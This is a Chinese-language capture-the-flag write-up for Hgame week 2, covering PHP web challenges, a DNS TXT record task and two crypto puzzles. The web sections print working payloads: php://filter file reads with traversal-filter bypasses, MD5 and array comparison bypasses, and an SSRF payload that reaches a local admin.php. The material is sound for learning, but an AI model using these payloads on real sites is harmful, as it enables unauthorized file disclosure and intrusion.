Hgame week2 Write up—FAD18

1. web

1.1 easy_php

Title 提示是 robots 协议，查看后，访问 img/index.php，php 代码提示要 get 传参，传参后打开相应文件，其中有 str_replace 过滤，尝试构造?img=..././flag（flag 是猜的，没想到一下就猜对了），页面提示我要再想想，就想到了 php 伪协议，尝试构造 payload：

```
1.    ?img=php://filter/read=convert.base64-encode/resource=..././flag
```

得到 base64 加密密文，解码后得到 flag：hgame{You_4re_So_g0od}

1.2 php tricks

打开一看，一堆眼花缭乱的过滤，看来应该是各种绕过了。内容是①MD5==绕过(构造 0e==0e)
②MD5===绕过（数组绕过，false===false）
③$_SERVER['QUERY_STRING']绕过，这个是直接得到 payload 内容（不进行 url 编码），所以变量名 url 编码绕过
④对 str5 进行了一系列要求，不能是数字且要<一个定值还要求>0，经过 var_dump 的不断尝试和百度下，得出数组+字母的绕过方式
⑤url 的一系列要求。以上统统绕过后，然并卵，页面只显示了百度。
此时的 payload：

```
1.    ?str1=s1885207154a&str2=s1836677006a&str3[]=1&str4[]=2&H%5Fgame[]=
a&url=http://www.baidu.com
```

思考过后，根据页面注释应该要想方设法访问 admin.php（必须本地），百度了各种 parse_url 和 curl 的知识点后，构造了这样的 payload：

```
1.    ?str1=s1885207154a&str2=s1836677006a&str3[]=1&str4[]=2&H%5Fgame[]=
a&url=http://@127.0.0.1:80@www.baidu.com/.//admin.php
```

然后根据 php 代码，得绕过 file_exists，还得让 file_get_contents 读出文件，查阅博客后得知，file_get_contents 可以用 php 伪协议读取文件，于是构造了最终版 payload：

```
1.    ?str1=s1885207154a&str2=s1836677006a&str3[]=1&str4[]=2&H%5Fgame[]=
a&url=http://@127.0.0.1:80@www.baidu.com/.//admin.php?filename=php://filter/
convert.base64-encode/resource=flag.php
```

得到密文，base 解密后得到 flag：hgame{ThEr4_Ar4_s0m4_Php_Tr1cks}

（ps：这题真的好硬核。。。有的资料还不好找哇。。）

1.3 PHP Is The Best Language

与上一题类似，也是绕过。我第一眼看到了后面的 key 值过滤，这个也就是要求两次 MD5 加密后的结果都是 0e 开头的，百度一找就找到了。比较难的是前面的 hash 加密，要求传输的内容和加密后的结果一致，而且有一个我们未知的变量用于加密。我原本以为是什么漏洞，可好像没找到，在本地写了一个 php 脚本自己随便尝试时发现，如果某个要加密的值用数组传入就会导致结果为空值，这样某种程度我就可以控制第一个加密的结果（使他为空），后面的结果也就不愁了，脚本截图如下：

```php
<?php
  $door[]=1;
  $key=V5VDSHva7fjyJoJ33IQl;
  $secret1=jiofjsajf;//随便瞎打的值，反正原题的也不知道
  $secret = hash_hmac('sha256', $door, $secret1);
  var_dump($secret);
  $gate = hash_hmac('sha256', $key, $secret);
  echo $gate."\n";
  var_dump((md5($key)+1)==(md5(md5($key))+1));
?>
```

```
Warning: hash_hmac() expects parameter 2 to be string, array given in C:\Users\admin.000\Desktop\phpctf1.php on line 5
NULL
56d1408e761dd16d6cab03a2de0a3c737325deadfb38e4d7faf2e6c4eab20173
bool(true)

Output completed (0 sec consumed) - Normal Termination
```

Payload：

```
1.    door[]=1&key=V5VDSHva7fjyJoJ33IQl&gate=56d1408e761dd16d6cab03a2de0a3c737325deadfb38e4d7faf2e6c4eab20173
```

得到 flag：hgame{Php_MayBe_Not_Safe}

3.Misc

3.1Are You Familiar with DNS Records?

根据 hint，应该是 DNS 的 txt 记录，得到 flag

project-a11.club 查询


◯ A ◯ MX ◯ CNAME ◉ TXT

响应类型	响应IP
TXT	flag=hgame{seems_like_you_are_familiar_with_dns}
TXT	v=spf1 include:spf.mail.qq.com ~all

4.Crypto

4.1 浪漫的足球圣地

百度了标题后猜了一下，证实后确定是曼彻斯特编码，网上找了一个解码器



结果转成十六进制后，hex 解码得到 flag：hgame{3f24e567591e9cbab2a7d2f1f748a1d4}

4.2 Vigener~

直接找了一个在线解码页面，得到 flag hgame{gfyuytukxariyydfjlplwsxdbzwvqt }